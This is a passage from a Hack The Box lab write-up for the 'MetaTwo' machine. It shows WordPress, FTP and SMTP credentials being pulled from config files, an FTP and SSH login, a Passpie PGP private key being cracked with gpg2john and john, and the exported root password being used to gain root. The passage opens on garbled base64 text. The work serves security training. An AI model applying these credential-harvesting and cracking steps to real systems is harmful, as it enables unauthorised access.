NCiAqIEBzaW5jZSAyLjYuMA0KICovDQpkZWZpbmUoICdBVVRIX0tFWScsICAgICAgICAgJz8hWiR1R08qQTZ4T
mUoICdTRUNVUkVfQVVUSF9LRVknLCAgJ3gkaSQpYjBdYjFjdXA7NDdgWVZ1YS9KSHElkjhVQTZnXTBid29FVzo
DYVA0ejxnLjZQXnRgeml2PmRkfUVFaSUOOCVKblJxXjJNakZpaXRuIyZuK0hYdl18fEUrRn5De3FLWHknICk7D
WQ9RGQoLnItcXteeihGPyk3bXhOVWc5ODZ0UU83TzUnICk7DQpkZWZpbmUoICdBVVRIX1NBTFQnLCAgICAgICA
zIUQnICk7DQpkZWZpbmUoICdTRUNVUkVfQVVUSF9TQUxUJywgJz5gVkFzNiFHOTU1ZEpzPyRPNHptYC5RO2Fta
0FMVCcsICAgJzRbZlNeMyE9JT9ISW9wTXBrZ1lib3k4LWpsXmldTXd9WSBkfk49Jl5Kc0lgTSlGSlRKRVZJKSE
rRnE4UVdoZVNOeGQ2VmUjfXchQnEsaH1WOWpLU2tUR3N2JVk0NTFGOEw9YkwnICk7DQoNCi8qKg0KICogV29yZ
ioNCiAqIEZvciBkZXZlbG9wZXJzOiBXb3JkUHJlc3MgZGVidWdnaW5nIG1vZGUuDQogKiBABGluayBodHRwczo
lZmluZSggJ1dQX0RFQlVHJywgZmFsc2UgKTsNCg0KLyoqIEFic29sdXRlIHBhdGggdG8gdGhlIFdvcmRQcmVzc
EFUSCcsIF9fREVlSX18gLiAnLycgKTsNCn0NCg0KIFNldHMgdXAgV29yZFByZXNzIHZhcnMgYW5kIGluY2x
base64 -d

<?php
/** The name of the database for WordPress */
define( 'DB_NAME', 'blog' );

/** MySQL database username */
define( 'DB_USER', 'blog' );

/** MySQL database password */
define( 'DB_PASSWORD', '635Aq@TdqrCwXFUZ' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

define( 'FS_METHOD', 'ftpext' );
define( 'FTP_USER', 'metapress.htb' );
define( 'FTP_PASS', '9NYS_ii@FyL_p5M2NvJ' );
define( 'FTP_HOST', 'ftp.metapress.htb' );
define( 'FTP_BASE', 'blog/' );
```

So two thing here this password is just useless as i cant use it to ssh or login as admin

but there is these ftp creds

```
define( 'FS_METHOD', 'ftpext' );
define( 'FTP_USER', 'metapress.htb' );
define( 'FTP_PASS', '9NYS_ii@FyL_p5M2NvJ' );
define( 'FTP_HOST', 'ftp.metapress.htb' );
define( 'FTP_BASE', 'blog/' );
define( 'FTP_SSL', false );
```

⚠ FTP Creds

Username : metapress.htb
Password : 9NYS_ii@FyL_p5M2NvJ

Now lets login in as ftp

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)±6 (1h 24m 17s)
ftp 10.10.11.186

Connected to 10.10.11.186.
220 ProFTPD Server (Debian) [::ffff:10.10.11.186]
Name (10.10.11.186:pks): metapress.htb
331 Password required for metapress.htb
Password:
230 User metapress.htb logged in
Remote system type is UNIX.
Using binary mode to transfer files.
```

And we can lets see this listing here

```
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x   5 metapress.htb metapress.htb     4096 Oct  5  2022 blog
drwxr-xr-x   3 metapress.htb metapress.htb     4096 Oct  5  2022 mailer
226 Transfer complete
```

So lets see blog here

```
ftp> cd blog
250 CWD command successful
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
-rw-r--r--   1 metapress.htb metapress.htb      405 Feb  6  2020 index.php
-rw-r--r--   1 metapress.htb metapress.htb    19915 Feb 12  2020 license.txt
-rw-r--r--   1 metapress.htb metapress.htb     7278 Jun 26  2020 readme.html
-rw-r--r--   1 metapress.htb metapress.htb     7101 Jul 28  2020 wp-activate.php
drwxr-xr-x   9 metapress.htb metapress.htb     4096 Oct  5  2022 wp-admin
-rw-r--r--   1 metapress.htb metapress.htb      351 Feb  6  2020 wp-blog-header.php
-rw-r--r--   1 metapress.htb metapress.htb     2328 Oct  8  2020 wp-comments-post.php
-rw-r--r--   1 metapress.htb metapress.htb     2032 Jun 23  2022 wp-config.php
-rw-r--r--   1 metapress.htb metapress.htb     2913 Feb  6  2020 wp-config-sample.php
drwxr-xr-x   6 metapress.htb metapress.htb     4096 Oct  5  2022 wp-content
-rw-r--r--   1 metapress.htb metapress.htb     3939 Jul 30  2020 wp-cron.php
drwxr-xr-x  25 metapress.htb metapress.htb    12288 Oct  5  2022 wp-includes
-rw-r--r--   1 metapress.htb metapress.htb     2496 Feb  6  2020 wp-links-opml.php
-rw-r--r--   1 metapress.htb metapress.htb     3300 Feb  6  2020 wp-load.php
-rw-r--r--   1 metapress.htb metapress.htb    49831 Nov  9  2020 wp-login.php
-rw-r--r--   1 metapress.htb metapress.htb     8509 Apr 14  2020 wp-mail.php
-rw-r--r--   1 metapress.htb metapress.htb    20975 Nov 12  2020 wp-settings.php
-rw-r--r--   1 metapress.htb metapress.htb    31337 Sep 30  2020 wp-signup.php
-rw-r--r--   1 metapress.htb metapress.htb     4747 Oct  8  2020 wp-trackback.php
-rw-r--r--   1 metapress.htb metapress.htb     3236 Jun  8  2020 xmlrpc.php
226 Transfer complete
```

Im gonna guess we are not gonna have a whole lot of luck here as we already tested the wp-config.php file which is the only that should contain creds

Lets see the other file mailer

```
ftp> cd ..
250 CWD command successful
ftp> cd mailer
250 CWD command successful
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x   4 metapress.htb metapress.htb     4096 Oct  5  2022 PHPMailer
-rw-r--r--   1 metapress.htb metapress.htb     1126 Jun 22  2022 send_email.php
```

Lets get this file

```
ftp> get send_email.php
200 PORT command successful
150 Opening BINARY mode data connection for send_email.php (1126 bytes)
226 Transfer complete
1126 bytes received in 0.157 seconds (6.98 kbytes/s)
ftp> exit
?Invalid command
ftp> quit
421 No transfer timeout (600 seconds): closing control connection
```

Now lets see this file

File: send_email.php

```php
<?php
/*
 * This script will be used to send an email to all our users when ready for launch
*/

use PHPMailer\PHPMailer\PHPMailer;
use PHPMailer\PHPMailer\SMTP;
use PHPMailer\PHPMailer\Exception;

require 'PHPMailer/src/Exception.php';
require 'PHPMailer/src/PHPMailer.php';
require 'PHPMailer/src/SMTP.php';

$mail = new PHPMailer(true);

$mail->SMTPDebug = 3;
$mail->isSMTP();

$mail->Host = "mail.metapress.htb";
$mail->SMTPAuth = true;
$mail->Username = "jnelson@metapress.htb";
$mail->Password = "Cb4_JmWM8zUZWMu@Ys";
$mail->SMTPSecure = "tls";
$mail->Port = 587;

$mail->From = "jnelson@metapress.htb";
$mail->FromName = "James Nelson";

$mail->addAddress("info@metapress.htb");

$mail->isHTML(true);

$mail->Subject = "Startup";
$mail->Body = "<i>We just started our new blog metapress.htb!</i>";

```

Got creds for the user

⚠ User's Creds

```
Username : jnelson
Password : Cb4_JmWM8zUZWMu@Ys
```

Lets ssh in now

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)±7 (5.218s)
ssh jnelson@metapress.htb
jnelson@metapress.htb's password:
```

```
jnelson@meta2:~ (0s)

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

And we are in here is your user.txt

```
jnelson@meta2 ~ (0.168s)
ls -al
total 32
drwxr-xr-x 4 jnelson jnelson 4096 Oct 25  2022 .
drwxr-xr-x 3 root    root    4096 Oct  5  2022 ..
lrwxrwxrwx 1 root    root       9 Jun 26  2022 .bash_history -> /dev/null
-rw-r--r-- 1 jnelson jnelson  220 Jun 26  2022 .bash_logout
-rw-r--r-- 1 jnelson jnelson 3526 Jun 26  2022 .bashrc
drwxr-xr-x 3 jnelson jnelson 4096 Oct 25  2022 .local
dr-xr-x--- 3 jnelson jnelson 4096 Oct 25  2022 .passpie
-rw-r--r-- 1 jnelson jnelson  807 Jun 26  2022 .profile
-rw-r----- 1 root    jnelson   33 Oct 27 13:40 user.txt
```

Vertical PrivEsc

So the most uncommon thing here in this directory is probably this .passpie

```
jnelson@meta2 ~ (0.168s)
ls -al

total 32
drwxr-xr-x 4 jnelson jnelson 4096 Oct 25  2022 .
drwxr-xr-x 3 root    root    4096 Oct  5  2022 ..
lrwxrwxrwx 1 root    root       9 Jun 26  2022 .bash_history -> /dev/null
-rw-r--r-- 1 jnelson jnelson  220 Jun 26  2022 .bash_logout
-rw-r--r-- 1 jnelson jnelson 3526 Jun 26  2022 .bashrc
drwxr-xr-x 3 jnelson jnelson 4096 Oct 25  2022 .local
dr-xr-x--- 3 jnelson jnelson 4096 Oct 25  2022 .passpie
-rw-r--r-- 1 jnelson jnelson  807 Jun 26  2022 .profile
-rw-r----- 1 root    jnelson   33 Oct 27 13:40 user.txt
```

Lets see what this has


```
jnelson@meta2 /dev/shm (0.617s)
cd .passpie/
```

```
jnelson@meta2 ~ (0.573s)
find .

.
./.keys
./ssh
./ssh/root.pass
./ssh/jnelson.pass
./.config
```

So the .config is empty so our only options is this .keys lets see this

```
jnelson@meta2 ~/.passpie (0.289s)
cat .keys
-----END PGP PUBLIC KEY BLOCK-----
-----BEGIN PGP PRIVATE KEY BLOCK-----

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
```

So it has two keys one public and one private i saved the private one on mine



Now lets convert this to john's format

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)±8 (0.116s)
gpg2john gpg.key

File gpg.key
Passpie:$gpg$*17*54*3072*e9759118678626091115f302a3d0196aec0c2ebf79a84c0303056df921c965e589f82d7dd71099
e2c77f6b9*65011712*907cb55ccb37aaad:::Passpie (Auto-generated by Passpie) <passpie@local>::gpg.key

~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)±8 (0.12s)
gpg2john gpg.key > gpg.hash

File gpg.key
```

Lets now crack it

```
john gpg.hash --wordlist /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)±9 (32.448s)
john gpg.hash --wordlist /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt

Use the "--format=mscash-opencl" option to force loading hashes of that type instead
Warning: only loading hashes of type "gpg", but also saw type "mscash2-opencl"
Use the "--format=mscash2-opencl" option to force loading hashes of that type instead
Warning: only loading hashes of type "gpg", but also saw type "NT-opencl"
Use the "--format=NT-opencl" option to force loading hashes of that type instead
Warning: only loading hashes of type "gpg", but also saw type "lotus85"
Use the "--format=lotus85" option to force loading hashes of that type instead
Warning: only loading hashes of type "gpg", but also saw type "raw-MD4-opencl"
Use the "--format=raw-MD4-opencl" option to force loading hashes of that type instead
Warning: only loading hashes of type "gpg", but also saw type "raw-MD5-opencl"
Use the "--format=raw-MD5-opencl" option to force loading hashes of that type instead
Warning: only loading hashes of type "gpg", but also saw type "HAVAL-256-3"
Use the "--format=HAVAL-256-3" option to force loading hashes of that type instead
Warning: only loading hashes of type "gpg", but also saw type "plaintext"
Use the "--format=plaintext" option to force loading hashes of that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65011712 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Ca
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
blink182         (Passpie)
1g 0:00:00:05 DONE (2024-10-27 21:19) 0.1754g/s 359.2p/s 359.2c/s 359.2C/s hahaha..222222
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Lets get the passwords now

```
jnelson@meta2 ~/.passpie (0.56s)
passpie
```

Name	Login	Password	Comment
ssh	jnelson	********	
ssh	root	********	

We can get both the password like this

```
jnelson@meta2 ~/.passpie (3.112s)
passpie export /dev/shm/creds
Passphrase:
```

Let see this file now

```
jnelson@meta2 /dev/shm (0.12s)
cat creds

credentials:
- comment: ''
  fullname: root@ssh
  login: root
  modified: 2022-06-26 08:58:15.621572
  name: ssh
  password: !!python/unicode 'p7qfAZt4_A1xo_0x'
- comment: ''
  fullname: jnelson@ssh
  login: jnelson
  modified: 2022-06-26 08:58:15.514422
  name: ssh
  password: !!python/unicode 'Cb4_JmWM8zUZWMu@Ys'
handler: passpie
version: 1.0
```

And we get the root's password
lets get root now

```
jnelson@meta2 /dev/shm (1h 22m 21s)
su -

Password:
root@meta2:~# id
uid=0(root) gid=0(root) groups=0(root)
```

And here is your root.txt

```
su -

Password:
root@meta2:~# id
uid=0(root) gid=0(root) groups=0(root)
root@meta2:~# ls -al
total 28
drwx------  4 root root 4096 Oct 27 13:40 .
drwxr-xr-x 18 root root 4096 Oct 25  2022 ..
lrwxrwxrwx  1 root root    9 Jun 26  2022 .bash_history -> /dev/null
-rw-r--r--  1 root root  571 Apr 10  2021 .bashrc
drwxr-xr-x  3 root root 4096 Oct  5  2022 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
drwxr-xr-x  2 root root 4096 Oct  5  2022 restore
-rw-r-----  1 root root   33 Oct 27 13:40 root.txt
```

Thanks for reading :)